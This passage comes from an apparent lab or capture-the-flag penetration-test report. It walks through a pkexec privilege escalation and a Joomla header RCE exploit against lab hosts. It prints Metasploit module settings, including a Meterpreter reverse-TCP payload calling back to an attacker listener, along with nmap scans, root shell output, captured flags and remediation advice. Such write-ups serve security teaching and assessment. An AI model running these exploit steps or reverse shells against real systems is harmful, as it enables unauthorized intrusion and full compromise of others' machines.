[+] Writing '/tmp/.xyatpovdjfx/aahookqx/aahookqx.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.xyatpovdjfx
[+] Sending stage (3045348 bytes) to 10.12.0.89
[+] Deleted /tmp/.xyatpovdjfx/aahookqx/aahookqx.so
[+] Deleted /tmp/.xyatpovdjfx/.owubezss
[+] Deleted /tmp/.xyatpovdjfx
[*] Meterpreter session 3 opened (10.12.0.25:4444 → 10.12.0.89:45160) at 2023-11-10 14:41:22 -0600
whoami
shell
whoami

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2338 created.
Channel 1 created.
root
ls -la /usr/share/metasploit-framework/lib/ruby/posix/meterpreter/socket_ruby19: warning: Executing
ip addr 66 hostname 66 whoami 66 date 66 cat flag.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:a1:80:8a brd ff:ff:ff:ff:ff:ff
    inet 10.12.0.89/24 brd 10.12.0.255 scope global ens32
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe01:808a/64 scope link
        valid_lft forever preferred_lft forever
3: ens34: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:50:56:a1:7f:8e brd ff:ff:ff:ff:ff:ff
Europa
root
Fri Nov 10 14:27:24 CST 2023
Flag: CSEC-5499-EXIM
Congrats! You found all the flags on this system!

```

Flag 3 Vulnerability Severity Rating — Critical

During our assessment for the target, our team was able to successfully exploit the polkit pkexec utility that is found in most Linux distributions. This is a vulnerability that grants local privilege escalation and allows for an attacker to gain admin privileges on any vulnerable system. This is done by exploiting a flaw within the pkexec utility and how it handles environment variables. By using this exploit, attackers can trick the pkexec utility into executing arbitrary commands as root and giving them full control over the target system.⁶

Flag 3 Vulnerability Remediation

It is essential to ensure that all affected systems have the latest security patches and updates to reduce the susceptibility of risk from such vulnerabilities. It is crucial for the organization to regularly check and install any patches to address and minimize the risk of exploitation on their systems.⁷

⁶ <https://nvd.nist.gov/vuln/detail/CVE-2021-4034>

⁷ <https://access.redhat.com/security/vulnerabilities/RHSB-2022-001#mitigation>

Target 3 – 10.12.0.194

Flag 1

We began on our third target with enumeration by conducting a nmap scan. By doing so, it was revealed to have 2 open ports and services running (80: HTTP 22:SSH). We were also made aware that this target had a Joomla web application running. Joomla is a Content Management System based in PHP, allowing for easy website development for users. This information would later help us in identifying the future flags on the target.

```
(root@kali)~# nmap -sT -n -A -T4 --open -p- 10.12.0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-12 12:38 CST
Nmap scan report for 10.12.0.194
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 3f5b8c567ac580ad978c90e5e7c0b29e (RSA)
|   256 861d60830243eddb4b894d3eff647c55 (ECDSA)
|_  256 9b4164eadf06a76c89f7261aaaf87fac (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-generator: Joomla! - Open Source Content Management
|_ http-robots.txt: 15 disallowed entries
|_ /joomla/administrator/ /administrator/ /bin/ /cache/
|_ /cli/ /components/ /includes/ /installation/ /language/
|_ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_ http-title: Home
MAC Address: 00:50:56:A1:C5:49 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From here, our team looked to SSH into the target by running the command “**telnet 10.12.0.194 22**”.

Attempting this revealed the first flag for our target.

```
(root@kali)~# nmap -p- 10.12.0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-06 21:22 CST
Nmap scan report for 10.12.0.194
Host is up (0.000052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:A1:20:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

Mon Nov  6 09:22:26 PM CST 2023
CSEC-3467-SSHD
Hint: SSH looks pretty locked down. I wonder if there is another service that will provide access ...
root@10.12.0.194's password:
```

Flag 2

Utilizing the hint given by the first flag, we decided to circle back to our scan results and to see if there was any service, we could utilize to find the second flag. We landed on Joomla and sought to see if there were any vulnerabilities that were present with the Joomla installation. We searched Metasploit and attempted to use a couple of modules. The one that yielded success was a module called “Joomla HTTP Header Unauthenticated Remote Code execution” also known as CVE 2015-8562.⁸

```
msf6 exploit(multi/http/joomla_http_header_rce) > options
Module options (exploit/multi/http/joomla_http_header_rce):
```

Name	Current Setting	Required	Description
HEADER	USER-AGENT	yes	The header to use for exploitation (Accepted: USER-AGENT, X-FORWARDED-FOR)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.12.0.194	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the Joomla application
VHOST		no	HTTP server virtual host

```
msf6 exploit(multi/http/joomla_http_header_rce) > payload
Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.12.0.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


```
msf6 exploit(multi/http/joomla_http_header_rce) > exploit
Exploit target:
```

Id	Name
0	Joomla 1.5.0 - 3.4.5

```
msf6 exploit(multi/http/joomla_http_header_rce) > info
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/joomla_http_header_rce) >
```

⁸ <https://nvd.nist.gov/vuln/detail/cve-2015-8562#match-3237331>

Upon running the exploit, we were granted low level access to the target. We searched for any files that have flag in the name and we were able to find the second flag.



```

root@kali: ~
File Actions Edit View Help
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > cat flag2.txt
CSEC-6196-JMLA
Hint: The system looks fully patched. I wonder if there are any running programs we can use to es
meterpreter >

```

Flag 2 Vulnerability Severity Rating — High

The exploit used to retrieve the second flag for this target allows for an attacker to execute a PHP object injection attack and execute arbitrary PHP code. This allowed got us user level access to the machine. Given that it does not give us root level access, it has been rated as high.⁹

Flag 2 Vulnerability Remediation

The easiest way to remediate this vulnerability is to ensure that your Joomla version is kept up to date since it was patched.

⁹ <https://nvd.nist.gov/vuln/detail/cve-2015-8562#match-3237331>

Conclusion

Our team has successfully completed our requested penetration test. The assessment revealed significant vulnerabilities, including outdated software versions, privilege escalation, and potential exposure of sensitive data. These findings emphasize the need of maintaining security measures to protect against unauthorized access. They also provide insight for the organization and ensuring the security of their data and the prevention of future exploitation.

Moving forward, we strongly advise the team at DePaulSecLabs to address the identified vulnerabilities. We also advise them to take the action needed to remediate and to make sure adequate security policies and protocols are incorporated within the organization. Our team will remain at your disposal, ready to offer guidance and assistance in strengthening the organization's overall security posture. We appreciate your cooperation during this penetration assessment.

CONFIDENTIAL